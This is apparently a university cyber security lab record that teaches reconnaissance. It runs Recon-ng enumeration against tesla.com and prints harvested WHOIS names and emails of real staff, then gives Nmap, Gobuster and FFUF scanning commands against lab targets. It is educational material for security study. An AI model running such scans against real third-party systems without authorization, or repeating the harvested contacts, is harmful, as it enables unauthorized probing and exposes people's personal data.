B.Tech Computer Science & Engineering
(Cyber Security)

LABORATORY RECORD

YEAR..... **SEMESTER**.....

NAME: .....

ROLL NO: ..... BATCH: .....

BRANCH:.....

Certificate

Certified that this is the Bonafide Record of Practical work done in the

.....

Laboratory of ***Muthoot Institute of Technology & Science***

by ..... *Register No.* .....

during the year.....

Head of the Department Staff-in-Charge

Internal Examiner External Examiner

Date of Examination : …….

INSTITUTE

VISION

To be a centre of excellence for learning and research in engineering and technology, producing intellectually well-equipped and socially committed citizens possessing an ethical value system.

MISSION

- Offer well-balanced programme of instruction, practical exercise and opportunities in technology.
- Foster innovation and ideation of technological solutions on sustainable basis.
- Nurture a value system in students and engender in them a spirit of inquiry.

DEPARTMENT OF CYBER SECURITY

VISION

To emerge as a center of excellence in cyber security education and research, empowering graduates to secure digital ecosystems and address emerging security challenges with technical expertise and ethical responsibility.

MISSION

- Design and deliver experiential learning methods that strengthen students' foundations in secure computing, ethical hacking, cryptography and digital forensics.
- Foster critical thinking and analytical problem-solving to address evolving cyber threats using advanced tools and threat modeling techniques.
- Promote research and innovation in privacy, secure system design, threat intelligence and AI-driven cyber security applications.
- Encourage socially responsible practices by advocating cyber hygiene, digital rights and secure use of technologies in communities.

TABLE OF CONTENTS

Exp.No	Experiment Name	Date
1	Familiarization of application penetration testing	
2	Reconnaissance and Information Gathering Using Recon-ng	
3	Application Penetration Testing – Network Footprinting and Enumeration Using Maltego, Nmap, and Directory Enumeration Tools	
4	OSINT-Based Enumeration of Web Infrastructure	
5	Web applications testing using automated tools such as WPScan, OWASP ZAP, the NVD	
6	Exploring Authentication, Authorization, and Identity Flaws in OWASP Juice Shop	
7	SQL Injection and Blind SQL Injection in DVWA	
8	Client-Side Testing	

Experiment No: 1

Familiarization of application penetration testing

Aim:

To familiarize with the concepts of application penetration testing, understand commonly used reconnaissance tools, and learn the ethical considerations required for conducting secure and responsible testing.

Introduction:

Application Penetration Testing

Application penetration testing is the process of evaluating the security of web or mobile applications by simulating real-world attacks. The goal is to identify and fix security weaknesses before malicious hackers can exploit them. This testing checks for issues like insecure coding, misconfigurations, authentication flaws, and data leaks. It helps ensure that the application, its data, and backend systems remain protected against threats.

Reconnaissance

Reconnaissance is the information-gathering phase of application penetration testing, where testers collect data about the target application to find possible entry points.

Passive Reconnaissance

This involves gathering information without directly interacting with the application. Examples include using search engines, WHOIS lookups, breach databases, and social media to find publicly available data.

Active Reconnaissance

This involves directly engaging with the application to collect detailed information. Common methods include scanning open ports, mapping directories, and identifying the technologies and services running.

Benefit of Application Penetration Testing

Application penetration testing helps identify and fix security weaknesses in web or mobile applications before attackers exploit them. It improves the overall security of the application, protects sensitive user data, ensures compliance with security standards, and builds trust with users. By simulating real-world attacks, it also strengthens the organization's ability to respond to threats and reduces the risk of costly breaches.

Tools Used:

Passive Reconnaissance Tools: theHarvester, Maltego, Recon-ng, Shodan

Active Reconnaissance Tools: Nmap, Burp Suite, Nikto, DirBuster

Ethical Considerations

Application penetration testing must always be conducted with proper authorization from the application owner. Testers should strictly follow the scope of testing agreed upon and avoid any actions that could cause damage, data loss, or service disruption. All findings must be reported responsibly to help improve security, and testers should comply with legal, ethical, and professional standards at every stage.

Conclusion:

Familiarized with the basics of application penetration testing, understood different reconnaissance tools, and learned the importance of ethical considerations in conducting secure and responsible testing.

Experiment No: 2

Reconnaissance and Information Gathering Using Recon-ng

Aim:

To gather publicly available information (OSINT) about a live domain (tesla.com) using Recon-ng modules, including subdomain discovery, WHOIS contact extraction, brute-force discovery, and search engine indexing results.

Tools & Environment:

Component	Specification
Primary Tool	Recon-ng
Operating System	Kali Linux
Target Domain	tesla.com
Internet Access	Required

Introduction:

Recon-ng is a powerful, modular reconnaissance tool built in Python. It features a Metasploit-like interface and is designed for OSINT (Open Source Intelligence) gathering. Recon-ng automates the process of discovering subdomains, retrieving WHOIS information, and identifying publicly indexed assets, making it a valuable tool for ethical hackers and penetration testers. This experiment demonstrates how to perform structured reconnaissance against tesla.com using various Recon-ng modules.

Modules Used:

Sl. No.	Module Name	Purpose
1	recon/domains-hosts/hackertarget	Subdomain enumeration using HackerTarget
2	recon/domains-contacts/whois_pocs	WHOIS Point of Contact (PoC) information
3	recon/domains-hosts/brute_hosts	Brute-force subdomain discovery
4	recon/domains-hosts/bing_domain_web	Subdomain discovery using Bing search engine

Procedure:

Step 1: Open Terminal

Launch the terminal in Kali Linux.

Step 2: Install Recon-ng

You can install Recon-ng using APT:

```
sudo apt update
```

```
sudo apt install recon-ng
```

Alternatively, you can clone from GitHub:

```
git clone https://github.com/lanmaster53/recon-ng.git
cd recon-ng
./recon-ng
```

Step 3: Launch Recon-ng

```
recon-ng
```

Step 4: Create a Workspace

Workspaces isolate reconnaissance data.

```
workspaces create testspace
workspaces select testspace
```

Step 5: Search and Install Required Modules

```
marketplace search
marketplace install recon/domains-hosts/hackertarget
marketplace install recon/domains-contacts/whois_pocs
marketplace install recon/domains-hosts/brute_hosts
marketplace install recon/domains-hosts/bing_domain_web
```

Step 6: Subdomain Discovery via HackerTarget

```
modules load recon/domains-hosts/hackertarget
options set SOURCE tesla.com
run
```

Step 7: WHOIS Contact Information

```
modules load recon/domains-contacts/whois_pocs
options set SOURCE tesla.com
run
```

Step 8: Brute-Force Subdomain Discovery

```
modules load recon/domains-hosts/brute_hosts
options set SOURCE tesla.com
run
```

Step 9: Subdomain Discovery via Bing Search

```
modules load recon/domains-hosts/bing_domain_web
options set SOURCE tesla.com
run
```


Observations:


- hackertarget and bing_domain_web modules revealed multiple subdomains of tesla.com.
- whois_pocs extracted public WHOIS contact details (admin, tech emails).
- brute_hosts discovered common or predictable subdomains through brute-force enumeration.


Result:


The experiment successfully demonstrated the use of Recon-ng for collecting OSINT data on tesla.com. The integration of bing_domain_web alongside other modules enhanced visibility into indexed subdomains, supporting ethical hacking practices and structured reconnaissance.


OUTPUT – EXPERIMENT 2








kali@kali: ~
File Actions Edit View Help
[*] Region: None
[*] Country: None
[*] Host: vehicle-files.eng.usw2.vn.cloud.tesla.com
[*] Ip_Address: 23.44.201.9
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] Country: None
[*] Host: vehicle-files.prd.usw2.vn.cloud.tesla.com
[*] Ip_Address: 23.57.90.154
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] Country: None
[*] Host: courses.tesla.com
[*] Ip_Address: 23.62.104.69
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
SUMMARY
[*] 51 total (51 new) hosts found.
[recon-ng][MyWorkspace][hackertarget] > modules load recon/whois_pocs/hackertarget
Screenshot taken
View image
Screenshot taken
View image


kali@kali: ~
File Actions Edit View Help
[*] First_Name: JIAN
[*] Last_Name: GU
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Palo Alto, CA
[*] Title: Whois contact
[*] URL: http://whois.arin.net/rest/poc/DESAI276-ARIN
[*] Country: United States
[*] Email: mahdesai@tesla.com
[*] First_Name: Mahesh
[*] Last_Name: Desai
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Palo Alto, CA
[*] Title: Whois contact
[*] URL: http://whois.arin.net/rest/poc/CHITE12-ARIN
[*] Country: United States
[*] Email: tchi@tesla.com
[*] First_Name: Terry
[*] Last_Name: Chi
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Palo Alto, CA
[*] Title: Whois contact
[*] URL: http://whois.arin.net/rest/poc/CHITE13-ARIN
[*] Country: United States
Screenshot taken
View image


kali@kali: ~
File Actions Edit View Help
[*] Notes: None
[*] Phone: None
[*] Region: Palo Alto, CA
[*] Title: Whois contact
[*] URL: http://whois.arin.net/rest/poc/CHITE14-ARIN
[*] Country: United States
[*] Email: tchi@tesla.com
[*] First_Name: Terry
[*] Last_Name: Chi
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Palo Alto, CA
[*] Title: Whois contact
[*] URL: http://whois.arin.net/rest/poc/CHITE8-ARIN
[*] Country: United States
[*] Email: tchi@tesla.com
[*] First_Name: TERRY
[*] Last_Name: CHI
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Portland, OR
[*] Title: Whois contact
SUMMARY
[*] 9 total (6 new) contacts found.


kali@kali: ~
File Actions Edit View Help
Screenshot taken
View image
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] www.tesla.com ⇒ (CNAME) e1792.dscx.akamaiedge.net
[*] Country: None
[*] Host: e1792.dscx.akamaiedge.net
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] Country: None
[*] Host: www.tesla.com
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] www.tesla.com ⇒ (A) 23.61.112.67
[*] Country: None
[*] Host: www.tesla.com
[*] Ip_Address: 23.61.112.67
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None


kali@kali: ~
File Actions Edit View Help
[*] xp.tesla.com ⇒ No record found.
[*] Country: None
[*] Host: xmail.tesla.com
[*] Ip_Address: 204.74.99.100
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] y.tesla.com ⇒ No record found.
[*] yankee.tesla.com ⇒ No record found.
[*] young.tesla.com ⇒ No record found.
[*] ye.tesla.com ⇒ No record found.
[*] yellow.tesla.com ⇒ No record found.
[*] yt.tesla.com ⇒ No record found.
[*] z.tesla.com ⇒ No record found.
[*] yu.tesla.com ⇒ No record found.
[*] z-log.tesla.com ⇒ No record found.
[*] zera.tesla.com ⇒ No record found.
[*] za.tesla.com ⇒ No record found.
[*] zebra.tesla.com ⇒ No record found.
[*] zulu.tesla.com ⇒ No record found.
[*] zlog.tesla.com ⇒ No record found.
[*] zw.tesla.com ⇒ No record found.
[*] zm.tesla.com ⇒ No record found.
[*] zeus.tesla.com ⇒ No record found.
SUMMARY
[*] 133 total (84 new) hosts found.
[recon-ng][MyWorkspace][brute_hosts] >

Experiment No: 3

Application Penetration Testing – Network Footprinting and Enumeration Using Maltego, Nmap, and Directory Enumeration Tools

Aim:

To perform application penetration testing using passive and active reconnaissance techniques to identify live hosts, open ports, services, and hidden directories on a machine in a lab environment.

Tools & Environment:

Operating System: Kali Linux

Tools used: Maltego, Nmap, Gobuster, FFUF, curl

Introduction:

Network footprinting is the foundational step in ethical hacking. It involves gathering as much information as possible using passive (non-intrusive) and active (direct interaction) techniques. This process helps assess the exposure of systems and prepare for vulnerability assessment and exploitation in later stages.

This experiment demonstrates the combined use of:

Maltego for passive OSINT-based reconnaissance

Nmap, Gobuster, FFUF, and curl for active scanning and enumeration

Modules Used:

Maltego (Passive Reconnaissance):

A graphical OSINT tool that maps online entities and relationships using public data sources without direct interaction.

Nmap (Active Reconnaissance):

A powerful tool for discovering hosts, scanning ports, detecting services, and identifying operating systems.

Gobuster / FFUF / Dirbuster (Directory Enumeration):

Tools used for brute-force discovery of hidden directories and files on web servers. They work by sending large numbers of HTTP requests using wordlists to find unlinked resources (e.g., /admin, /config files).

curl:

A command-line tool for sending HTTP requests and analyzing server responses.

Procedure:

1. Passive Reconnaissance using Maltego

Open a terminal and launch Maltego:

```
maltego
```

Open a terminal and launch Maltego.

Register or log in to your account.

Navigate to Machines > Run Machine.

Choose a machine such as Footprint L1 and enter a domain like testphp.vulnweb.com.

Maltego will gather OSINT data such as IP addresses, domain infrastructure, email addresses, DNS records, and relationships.

2. Active Reconnaissance and Scanning using Nmap

In a virtual lab setup (e.g., Kali Linux and a vulnerable VM on the same host), the first step is to identify the IP address of the target machine.

Important Nmap Flags and Their Purpose

Flag	Description
-sn	Ping scan to discover live hosts (host discovery)
-sV	Detect service versions
-p	Scan specific ports
-p-	Scan all 65535 ports
-A	Aggressive scan (includes OS detection, version detection, script scan, traceroute)
-Pn	Treat host as online (skip host discovery)
-T4	Faster scanning speed
-O	OS detection
-F	Fast scan (top 100 common ports)

a) Discover the IP Address of the Lab Machine

Run a ping sweep on your virtual subnet to find active hosts:

```
sudo nmap -sn <Target-IP>/24
```

Identify the IP address that corresponds to the lab machine.

b) Perform a Full Scan

Use the following command to scan all ports and gather service and OS details:

```
sudo nmap -sV -O -p- -A -T4 <TARGET-IP>
```

c) Example for Practice (Using testphp.vulnweb.com)

```
sudo nmap -sV -p 80,443 -A -T4 testphp.vulnweb.com
```

Optional fast scan:

```
sudo nmap -F testphp.vulnweb.com
```

3. Web Directory Enumeration with Gobuster

Once a web server is identified (e.g., on port 80), use Gobuster to enumerate directories:

```
gobuster dir -u http://<lab-machine-ip> -w /usr/share/wordlists/dirb/common.txt
```

4. Alternative Directory Enumeration using FFUF (Example)

You can also use FFUF to discover hidden files and directories:

```
ffuf -u http://testphp.vulnweb.com/FUZZ -w /usr/share/wordlists/dirb/common.txt
```

Observations:

Maltego collected OSINT about external infrastructure without interaction.

Nmap revealed open ports and services with version and OS information.


Gobuster and FFUF identified hidden web directories.

Result:

